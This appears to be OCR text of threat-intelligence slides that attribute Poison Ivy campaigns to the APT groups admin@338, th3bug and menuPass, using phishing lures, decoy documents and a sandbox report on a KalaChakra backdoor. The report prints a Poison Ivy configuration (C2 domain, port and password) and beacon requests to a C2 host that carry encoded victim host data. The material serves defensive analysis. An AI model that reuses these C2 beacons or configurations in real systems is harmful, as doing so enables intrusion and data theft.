- We focused on three campaigns that have been active since ~2008: admin@338, th3bug & menuPass

Gathering Intelligence from Poison Ivy

- When analyzing a Poison Ivy attack the following attributes can be combined to form a unique fingerprint:



DNS/Port: usa.Got-Game.org:443:0,

□ Connect Through Proxy

DNS/Port:

□ Hijack Proxy

□ Persistent (keep trying until found)

ID: me

Group:

Password: menuPass

□ Hide Password


□ Use Key File

Gathering Intelligence from Poison Ivy


- TTP
  - Poison Ivy ID/Group
  - Mutex
  - Password
  - Command and Control Infrastructure
  - Implant name/location
  - Weaponization
  - Delivery
- We collected 194 Poison Ivy (PIVY) samples that have been used in targeted attacks
- We have attributed these samples to 3 different APT actors

APT Actors Using Poison Ivy

- These actors have been active since at least 2008
- These labels reflect the passwords commonly used by each actor



menuPass Delivery




From: [redacted]
To: [redacted]
Cc:
Subject: SNG purchase
Sent: Mon 3/26/2012 8:53 AM

Message | Quote .doc

Philadelphia Regional Office,quote attached. If you need anything else to present to the customer let me know .Tks JD

menuPass Target Verticals



menuPass TTP Identifiers

- Common attributes:
  - Reuse of poison ivy passwords
  - Reuse of MFC Document class across droppers
  - Reuse of C2 infrastructure
    - Network location
    - Domain registration

World War C

Top Countries for Staging Attacks

1. US
2. Korea
3. China
4. Russia
5. Ukraine
6. Germany
7. Poland
8. Romania
9. India
10. Kazakhstan


Attacks from 184 Countries

Note: Illustrative only; Depicts example CNC server locations

“Ballistic missiles come with return addresses. But computer viruses, worms, and denial of service attacks often emanate from behind a veil of anonymity.”

- Prof. John Arquilla, Naval Postgraduate School

Decoys are the norm




World Economic Situation and Prospects
Launch of Mid Year of Update
2013
Sep 23, 2013
Shamshad Akhtar
Assistant Secretary General
Department of Economic and Social Affairs (UN)

Since the release of the *World Economic Situation and Prospects 2013* in January, there have been some developments. Now I would like to concentrate on three key features of the global economic outlook and conclude with three key policy messages.

Key features of the global economic

First, lingering synchronized global slowdown has been replaced by measurable improvements. US growth gained momentum and Japan grew by 3.5% in Q1 of 2013, backed by a combination of fiscal and monetary stimulus. By contrast, however, GDP in the euro area continues to contract, and emerging economies are growing at below



Email Alerts: Email Analysis (as of 08/19/13 15:08:45 CEST)

Message ID:
0df2bb9de916150510ee2b13086ae7d3@hcidhaka.org

Timeframe:
Past 24 hours

Page: 1 of 1

	ID	Type	File Type	Malware	Name	Md5sum	Submitted
▼	1396767	Attachment	doc	Backdoor.APT.KalaChakra	Economic Situation and Prospects.doc	5da509bd411030c400a3b0c175851688	08/19/13 11:43:59

Malware:	🟥 Backdoor.APT.KalaChakra
VXE Callback:	🟥 Backdoor.APT.KalaChakra
Application Type:	MS Word 2003
File Type:	doc
Original analyzed at:	08/19/13 10:59:40

VM Capture(s)	[1] pcap 1311 bytes (text) [2] pcap 1303 bytes (text)
Analysis OS(es):	Microsoft WindowsXP Professional 5.1 base Microsoft WindowsXP Professional 5.1 sp3
Archived Object:	5da509bd411030c400a3b0c175851688.zip

🟥 Malicious Behavior Observed

Bot Communication Details:
Server DNS Name: *zc.antivirusbar.org* Service Ports: *80,443*

Direction	Command	User-Agent	Host	Connection	Pragma
GET	/windows/update/search? hl=UwBlAHIAdgBlAHIAIABQAEMA&q=MQAwAC4AMAAuADAALgAzADMA&me ta=Li4=&id=zuxnsjpkwgxlvix HTTP/1.1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	zc.antivirusbar.org	Keep-Alive	
GET	/windows/update/search? hl=QgB1AHMAaQBuAGUAcwBzAA==&q=MQAwAC4AMAAuADAALgA0ADMA&me ta=Li4=&id=phqghumeaylnlfd HTTP/1.1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	zc.antivirusbar.org	Keep-Alive	

Raw Command
?L??
???

Callback communication observed from VM: Malware: *Backdoor.APT.KalaChakra*
Server DNS Name: *199.16.199.2 (sandbox)* Service Port: *80*

Direction	Command	User-Agent	Host	Connection	Pragma
GET	/windows/update/search? hl=UwBlAHIAdgBlAHIAIABQAEMA&q=MQAwAC4AMAAuADAALgAzADMA&me ta=Li4=&id=zuxnsjpkwgxlvix HTTP/1.1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	zc.antivirusbar.org	Keep-Alive	

Regional Activity

